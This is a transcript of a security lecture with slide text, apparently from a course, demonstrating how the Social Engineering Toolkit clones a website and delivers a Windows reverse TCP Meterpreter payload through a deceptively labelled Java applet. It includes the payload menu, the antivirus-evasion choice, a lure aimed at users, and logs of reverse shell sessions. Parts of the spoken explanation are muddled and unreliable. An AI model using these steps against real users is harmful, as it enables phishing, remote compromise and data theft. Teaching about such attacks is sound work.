
There are different payloads available.

So, what is the IP address to the hostname for reverse connection? So, when there has to be a response back so, what should the where should the response be sent to right and then the URL you want to clone so, whatever URL we want basically have the copy of and then what exploit that we want to deliver. So, we basically want to use something called as a windows reverse TCP Meterpreter for this is an exploit that is actually will run an executable that establishes an open port.

So, it will basically open up a port which the attacker could use for connecting back door, right. So, it will try to basically open up a port on that particular victim machine which the attacker will now know that is available and open and that open port that attacker will try to actually make use of for getting a full shell access.

So, full shell access as we were seeing in metasploit tool earlier in the one of our sessions would essentially mean that we have the root super user access on that on that particular shell which is running on that compromised port. So, that is basically what is exploit that we will actually try to make use of.

(Refer Slide Time: 17:07)




Kali Linux: Social Engineering Toolkit (SET)?

```
What payload do you want to generate:

  Name:                                     Description:

   1) Windows Shell Reverse_TCP             Spawn a command shell on victim and send back t
o attacker
   2) Windows Reverse_TCP Meterpreter       Spawn a meterpreter shell on victim and send ba
ck to attacker
   3) Windows Reverse_TCP VNC DLL           Spawn a VNC server on victim and send back to a
ttacker
   4) Windows Bind Shell                    Execute payload and create an accepting port on
 remote system
   5) Windows Bind Shell X64                Windows x64 Command Shell, Bind TCP Inline
   6) Windows Shell Reverse_TCP X64         Windows X64 Command Shell, Reverse TCP Inline
   7) Windows Meterpreter Reverse_TCP X64   Connect back to the attacker (Windows x64), Met
erpreter
   8) Windows Meterpreter All Ports         Spawn a meterpreter shell and find a port home
(every port)
   9) Windows Meterpreter Reverse HTTPS     Tunnel communication over HTTP using SSL and us
e Meterpreter
  10) Windows Meterpreter Reverse DNS       Use a hostname instead of an IP address and spa
wn Meterpreter
  11) SE Toolkit Interactive Shell          Custom interactive reverse toolkit designed for
 SET
  12) SE Toolkit HTTP Reverse Shell         Purely native HTTP shell with AES encryption su
pport
  13) RATTE HTTP Tunneling Payload          Security bypass payload that will tunnel all co
mms over HTTP
  14) ShellCodeExec Alphanum Shellcode      This will drop a meterpreter payload through sh
ellcodeexec
  15) PyInjector Shellcode Injection        This will drop a meterpreter payload through Py
Injector
  16) MultiPyInjector Shellcode Injection   This will drop multiple Metasploit payloads via
 memory
  17) Import your own executable            Specify a path for your own executable

set:payloads>
```

So, if you see the screen here it basically gives you the different payloads that is there. So, it tells you about a windows shell reverse TCP attack, reverse TCP Meterpreter to attacker and all that and then it gives you one line description of it. So, among the various payloads that is actually there we will be selecting this particular option, right. So, because this is what we will actually tried to make use of to get full access into that particular machine, right.

(Refer Slide Time: 17:31)




Kali Linux: Social Engineering Toolkit (SET)?

- SET will ask to select what type of anti-virus obfuscation technique you would like to use. SET will display a rating next to each technique. Select a highly-rated option, unless you desire a specific option. The following screenshot shows the available options. We will go with option 16, because it has the best ranking.

So, we will select that particular option and then we will say what is it that that we are going to use as the back door executable, right. So, the back door executable is the different exploits that is actually available here. So, out of that we are going to say that we were going to use this option of back door executable, right. So, this back door executable is the one that is going to be allowing the attacker to get full access into that particular server on that open port which is with which is going to be opened up by this particular payload that we have selected, right. So, the reverse TCP meterpreter.

(Refer Slide Time: 18:14)




Kali Linux: Social Engineering Toolkit (SET)?

- The new cloned website can be used as a means to compromise targets. You need to trick users into accessing the cloned website using an Internet browser. The user accessing the cloned website will get a Java pop-up, which if run, will provide a Reserve_TCP Meterpreter to your Kali server. The attacker can start a meterpreter session and have full admin privileges on the device accessing the cloned website.

So, when we run this and it will basically throw up a warning message typically, right.

(Refer Slide Time: 18:15)



Kali Linux: Social Engineering Toolkit (SET)?

**The application's digital signature cannot be verified.
Do you want to run the application?**


Name: Trusted Java Applet (VERIFIED SAFE)
Publisher: UNKNOWN
From: http://10.255.27.200

□ Always trust content from this publisher.

This application will run with unrestricted access which may put your personal information at risk. Run this application only if you trust the publisher.

So, if I basically have a java applet in which I have embedded this particular thing so, I will basically get a warning saying the digital signature cannot be verified, do we want to run still the application. So, most of the times what the end user would actually do is maybe because of the fact that is under time pressure or because of the fact that he is completely ignorant of the possibility of this kind of attack getting triggered through this particular request, right, he will just press the button run, ok.

(Refer Slide Time: 18:58)




Kali Linux: Social Engineering Toolkit (SET)?

The moment the end user runs the Java applet from the cloned website, the Kali server will connect to the victim's machine as shown in the following screenshot

```
                             [*] Sending stage (752128 bytes) to 10.62.3.137
[*] Meterpreter session 1 opened (10.255.27.200:443 -> 10.62.3.137:49401) at 2013-05-04 19:43:51 -0500
[*] Sending stage (752128 bytes) to 10.62.3.137
[*] Sending stage (752128 bytes) to 10.62.3.137
[*] Sending stage (752128 bytes) to 10.62.3.137
[*] Sending stage (752128 bytes) to 10.62.3.137
[*] Sending stage (752128 bytes) to 10.62.3.137
[*] Meterpreter session 2 opened (10.255.27.200:25 -> 10.62.3.137:49402) at 2013-05-04 19:43:54 -0500
[*] Meterpreter session 3 opened (10.255.27.200:443 -> 10.62.3.137:49404) at 2013-05-04 19:43:54 -0500
[*] Meterpreter session 4 opened (10.255.27.200:21 -> 10.62.3.137:49406) at 2013-05-04 19:43:54 -0500
[*] Meterpreter session 5 opened (10.255.27.200:8080 -> 10.62.3.137:49405) at 2013-05-04 19:43:55 -0500
[*] Meterpreter session 6 opened (10.255.27.200:53 -> 10.62.3.137:49407) at 2013-05-04 19:43:55 -0500
```

Now, the moment he presses the button run this applet is going to run which as part of the request that it is actually sending to the server, right. It is basically going to have this particular payload also getting executed and this payload is now going to create a open port on that particular server, right. All this is done completely transparent to the server and the server does not understand or realize that some kind of a malicious activity like this is actually happening, right. So, if he actually use some kind of a capturing tool we will find the this kind of traffic keep happening, which has been done by the meterpreter back floit the payload that has actually been selected for exploiting, right.

(Refer Slide Time: 19:41)



Kali Linux: Social Engineering Toolkit (SET)?

```
msf  exploit(handler) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > ipconfig

Interface  1
============
Name         : Software Loopback Interface 1
Hardware MAC : 00:00:00:00:00:00
MTU          : 1500
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0


Interface 10
============
Name         : Intel(R) PRO/1000 MT Network Connection
Hardware MAC : 00:50:56:a3:45:e2
MTU          : 1500
IPv4 Address : 10.62.3.137
IPv4 Netmask : 255.255.252.0

meterpreter >
```

Now, after that if you see what you actually get is the prompt and if I run basically the IP config command I see what are the interfaces there are actually available and I get the complete shell prompt which is basically what the attacker wanted as part of this, right. So, all this is actually happened again please we need to understand this very clearly that we have tried to attack a particular server from the client side by putting a exploit inside the client code from the browser, in such a way that the server although it has detected the signature is there is a mismatch that is not capable of detecting that something like this open port as is going to be getting created on that server.

So, faithfully executes whatever has been it has been asked to execute and out of that set of instruction that it has been asked to execute one has been a malicious intent in which it has actually created this open port which this attacker is actually going to be making use of now, right. So, this is basically a full blown super user privileged access shell that the attacker has now got using that particular open port that has been opened up by this malicious code.

Thank you.